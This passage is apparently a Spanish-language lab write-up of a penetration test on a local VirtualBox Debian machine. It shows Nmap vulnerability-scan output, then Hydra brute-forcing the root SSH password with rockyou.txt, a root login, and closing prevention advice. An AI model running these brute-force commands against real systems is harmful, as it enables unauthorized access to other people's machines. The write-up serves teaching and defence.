|       1FFDA397-F480-5C74-90F3-060E1FE11B2E    8.1     https://vulners.com/githubexploit/1FFDA397-F480-5C74-90F3-060E1FE11B2E  *EXPLOIT*
|       1FA2B3DD-FC8F-5602-A1C9-2CF3F9536563    8.1     https://vulners.com/githubexploit/1FA2B3DD-FC8F-5602-A1C9-2CF3F9536563  *EXPLOIT*
|       1F7A6000-9E6D-511C-B0F6-7CADB7200761    8.1     https://vulners.com/githubexploit/1F7A6000-9E6D-511C-B0F6-7CADB7200761  *EXPLOIT*
|       1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99    8.1     https://vulners.com/githubexploit/1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99  *EXPLOIT*
|       1AB9F1F4-9798-59A0-9213-1D907E81E7F6    8.1     https://vulners.com/githubexploit/1AB9F1F4-9798-59A0-9213-1D907E81E7F6  *EXPLOIT*
|       179F72B6-5619-52B5-A040-72F1ECE6CDD8    8.1     https://vulners.com/githubexploit/179F72B6-5619-52B5-A040-72F1ECE6CDD8  *EXPLOIT*
|       15C36683-070A-5CC1-B21F-5F0BF974D9D3    8.1     https://vulners.com/githubexploit/15C36683-070A-5CC1-B21F-5F0BF974D9D3  *EXPLOIT*
|       1337DAY-ID-39674        8.1     https://vulners.com/zdt/1337DAY-ID-39674        *EXPLOIT*
|       11F020AC-F907-5606-8805-0516E06160EE    8.1     https://vulners.com/githubexploit/11F020AC-F907-5606-8805-0516E06160EE  *EXPLOIT*
|       0FC4BE81-312B-51F4-9D9B-66D8B5C093CD    8.1     https://vulners.com/githubexploit/0FC4BE81-312B-51F4-9D9B-66D8B5C093CD  *EXPLOIT*
|       0B165049-2374-5E2A-A27C-008BEA3D13F7    8.1     https://vulners.com/githubexploit/0B165049-2374-5E2A-A27C-008BEA3D13F7  *EXPLOIT*
|       08144020-2B5F-5EB9-9286-1ABD5477278E    8.1     https://vulners.com/githubexploit/08144020-2B5F-5EB9-9286-1ABD5477278E  *EXPLOIT*
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       PACKETSTORM:189283      6.8     https://vulners.com/packetstorm/PACKETSTORM:189283      *EXPLOIT*
|       CVE-2025-26465  6.8     https://vulners.com/cve/CVE-2025-26465
|       9D8432B9-49EC-5F45-BB96-329B1F2B2254    6.8     https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254  *EXPLOIT*
|       85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0    6.8     https://vulners.com/githubexploit/85FCDCC6-9A03-597E-AB4F-FA4DAC04F8D0  *EXPLOIT*
|       1337DAY-ID-39918        6.8     https://vulners.com/zdt/1337DAY-ID-39918        *EXPLOIT*
|       D104D2BF-ED22-588B-A9B2-3CCC562FE8C0    6.5     https://vulners.com/githubexploit/D104D2BF-ED22-588B-A9B2-3CCC562FE8C0  *EXPLOIT*
|       CVE-2023-51385  6.5     https://vulners.com/cve/CVE-2023-51385
|       C07ADB46-24B8-57B7-B375-9C761F4750A2    6.5     https://vulners.com/githubexploit/C07ADB46-24B8-57B7-B375-9C761F4750A2  *EXPLOIT*
|       A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C    6.5     https://vulners.com/githubexploit/A88CDD3E-67CC-51CC-97FB-AB0CACB6B08C  *EXPLOIT*
|       65B15AA1-2A8D-53C1-9499-69EBA3619F1C    6.5     https://vulners.com/githubexploit/65B15AA1-2A8D-53C1-9499-69EBA3619F1C  *EXPLOIT*
|       5325A9D6-132B-590C-BDEF-0CB105252732    6.5     https://vulners.com/gitee/5325A9D6-132B-590C-BDEF-0CB105252732  *EXPLOIT*
|       530326CF-6AB3-5643-AA16-73DC8CB44742    6.5     https://vulners.com/githubexploit/530326CF-6AB3-5643-AA16-73DC8CB44742  *EXPLOIT*
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       CVE-2023-51384  5.5     https://vulners.com/cve/CVE-2023-51384
|       CVE-2025-32728  4.3     https://vulners.com/cve/CVE-2025-32728
|       CVE-2025-61985  3.6     https://vulners.com/cve/CVE-2025-61985
|       CVE-2025-61984  3.6     https://vulners.com/cve/CVE-2025-61984
|       B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150    3.6     https://vulners.com/githubexploit/B7EACB4F-A5CF-5C5A-809F-E03CCE2AB150  *EXPLOIT*
|       4C6E2182-0E99-5626-83F6-1646DD648C57    3.6     https://vulners.com/githubexploit/4C6E2182-0E99-5626-83F6-1646DD648C57  *EXPLOIT*
|_      PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.183
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.183:80/manual
|     Form id: wp-block-search__input-2
|     Form action: http://localhost/
|
|     Path: http://192.168.1.183:80/apache2;repeatmerged=0
|     Form id: wp-block-search__input-2
|_    Form action: http://localhost/
| vulners:
|   cpe:/a:apache:http_server:2.4.62:
|       PACKETSTORM:213257      9.1     https://vulners.com/packetstorm/PACKETSTORM:213257      *EXPLOIT*
|       CVE-2025-23048  9.1     https://vulners.com/cve/CVE-2025-23048
|       CNVD-2025-16610 9.1     https://vulners.com/cnvd/CNVD-2025-16610
|       CVE-2025-58098  8.3     https://vulners.com/cve/CVE-2025-58098
|       CVE-2025-59775  7.5     https://vulners.com/cve/CVE-2025-59775
|       CVE-2025-55753  7.5     https://vulners.com/cve/CVE-2025-55753
|       CVE-2025-53020  7.5     https://vulners.com/cve/CVE-2025-53020
|       CVE-2025-49630  7.5     https://vulners.com/cve/CVE-2025-49630
|       CVE-2024-47252  7.5     https://vulners.com/cve/CVE-2024-47252
|       CVE-2024-43394  7.5     https://vulners.com/cve/CVE-2024-43394
|       CVE-2024-43204  7.5     https://vulners.com/cve/CVE-2024-43204
|       CVE-2024-42516  7.5     https://vulners.com/cve/CVE-2024-42516
|       CNVD-2025-30837 7.5     https://vulners.com/cnvd/CNVD-2025-30837
|       CNVD-2025-30836 7.5     https://vulners.com/cnvd/CNVD-2025-30836
|       CNVD-2025-16614 7.5     https://vulners.com/cnvd/CNVD-2025-16614
|       CNVD-2025-16613 7.5     https://vulners.com/cnvd/CNVD-2025-16613
|       CNVD-2025-16612 7.5     https://vulners.com/cnvd/CNVD-2025-16612
|       CNVD-2025-16609 7.5     https://vulners.com/cnvd/CNVD-2025-16609
|       CNVD-2025-16608 7.5     https://vulners.com/cnvd/CNVD-2025-16608
|       CNVD-2025-16603 7.5     https://vulners.com/cnvd/CNVD-2025-16603
|       0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8    7.5     https://vulners.com/githubexploit/0E08753E-C6D7-5E76-A61F-6CA6F7F87AA8  *EXPLOIT*
|       CVE-2025-49812  7.4     https://vulners.com/cve/CVE-2025-49812
|       CVE-2025-65082  6.5     https://vulners.com/cve/CVE-2025-65082
|       CNVD-2025-30833 6.5     https://vulners.com/cnvd/CNVD-2025-30833
|       CVE-2025-66200  5.4     https://vulners.com/cve/CVE-2025-66200
|_      CNVD-2025-30835 5.4     https://vulners.com/cnvd/CNVD-2025-30835
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.62 (Debian)
| http-enum:
|   /wp-login.php: Possible admin folder
|   /wp-json: Possible admin folder
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|_  /0/: Potentially interesting folder
MAC Address: 08:00:27:39:8C:4E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.03 seconds
```

Se detectan los siguientes tres puertos abiertos:

- El 21 tiene el servicio vsftpd 3.0.3 en uso.
- El 22 tiene el servicio OpenSSH 9.2p1 Debian 2+deb12u3 en uso.
- El puerto 80 tiene el servicio de apache httpd 2.4.62 en uso.


Fase de explotación

Se usa el comando ssh nombre de usuario @ IP objetivo para conectarnos a otra máquina, en este caso se usa el usuario **root** que es muy típico en los sistemas, así que nuestro comando queda de la siguiente manera: ssh root@192.168.1.183. Y nos pide la contraseña.




```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.1.183
root@192.168.1.183's password:
```

Como no conocemos la contraseña del usuario **root** usamos la herramienta Hydra para hacer fuerza bruta a la contraseña para descifrarla.



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.183 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-28 14:13:14
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt
```


Al no funcionar el diccionario seleccionado, investigamos cuál es el problema y vemos que el diccionario está comprimido, así que procedemos a descomprimirlo usando el comando sudo gzip -d nombre de archivo, en este caso el comando queda así sudo gzip -d rockyou.txt.gz.



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gzip -d rockyou.txt.gz
```

Una vez descomprimido podemos hacer fuerza bruta con Hydra usando el comando hydra -l nombre de usuario -P ruta absoluta del diccionario protocolo://IP objetivo -t 4 -V, en nuestro caso el comando queda así:


hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.183 -t 4 -V



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.183 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-27 14:12:48
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.183:22/
[ATTEMPT] target 192.168.1.183 - login "root" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.183 - login "root" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.183 - login "root" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.183 - login "root" - pass "password" - 4 of 14344399 [child 3] (0/0)
[22][ssh] host: 192.168.1.183   login: root   password: 123456
```

Encontramos la contraseña que es 123456.

Con la contraseña procedemos a conectarnos a la máquina objetivo mediante ssh con el siguiente comando: ssh root@192.168.1.183 y cuando nos pide la contraseña escribimos 123456.




```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ssh root@192.168.1.183
root@192.168.1.183's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 27 14:14:19 2026 from 192.168.1.162
root@debian:~# whoami
root
root@debian:~# █
```

Para comprobar que hemos entrado correctamente usamos el comando whoami que nos indica con qué usuario somos, en nuestro caso es root como queríamos, ahora tenemos privilegios de administrador.

Vulnerabilidad

En este caso la vulnerabilidad es:

- La configuración débil de la contraseña de un usuario, encima este usuario tiene privilegios de administrador al ser el usuario **root**.
    - La contraseña es 123456, es la contraseña de fábrica de una máquina debian, no se han molestado en cambiarla.
- Permitir la conexión de un usuario con permisos de administrador vía **ssh**, si se quiere permitir el acceso a alguien vía **ssh** no puede ser un usuario con privilegios de administrador, debe ser un usuario corriente.



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ssh root@192.168.1.183
root@192.168.1.183's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian:~# ls
root@debian:~# whoami
root
root@debian:~# cd ..
root@debian:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@debian:/# █
```

Propuesta de prevención

Para evitar esta vulnerabilidad se debe hacer lo siguiente:

- Cambiar las contraseñas de todos los usuarios
    - Se deben sustituir por contraseñas generadas aleatoriamente y verificadas en la web https://www.passwordmonster.com donde diga que se tardaría más de 1 año en descifrar la contraseña.

- Se debe cerrar el puerto **22** que es innecesario tenerlo abierto.
    - Si no se puede cerrar para todos los usuarios, al menos se debe cerrar para usuarios como **root** que tengan permisos de administrador ya que es un peligro muy grande permitir el acceso.

- Se debe comprobar si los otros dos puertos, el 21 y el 80 necesitan estar abiertos o si son canales de paso para ciberdelincuentes.
    - El puerto 80 usa el servicio http que no es seguro a diferencia del https que usa el puerto 443, este puerto puede ser un canal de paso importante para los ciberdelincuentes.

- Se debe usar un firewall para filtrar el tráfico de entrada de la red y para poder bloquear direcciones IP o MAC que no se conozcan.

- Se debe aplicar el principio del Mínimo Privilegio
    - El departamento de informática debe tener un usuario corriente, sin permisos de administrador, para realizar su trabajo diario. Y si necesita permisos de administrador debe cambiar de cuenta para poder tenerlos, así se minimiza la cantidad de usuarios con privilegios de administrador.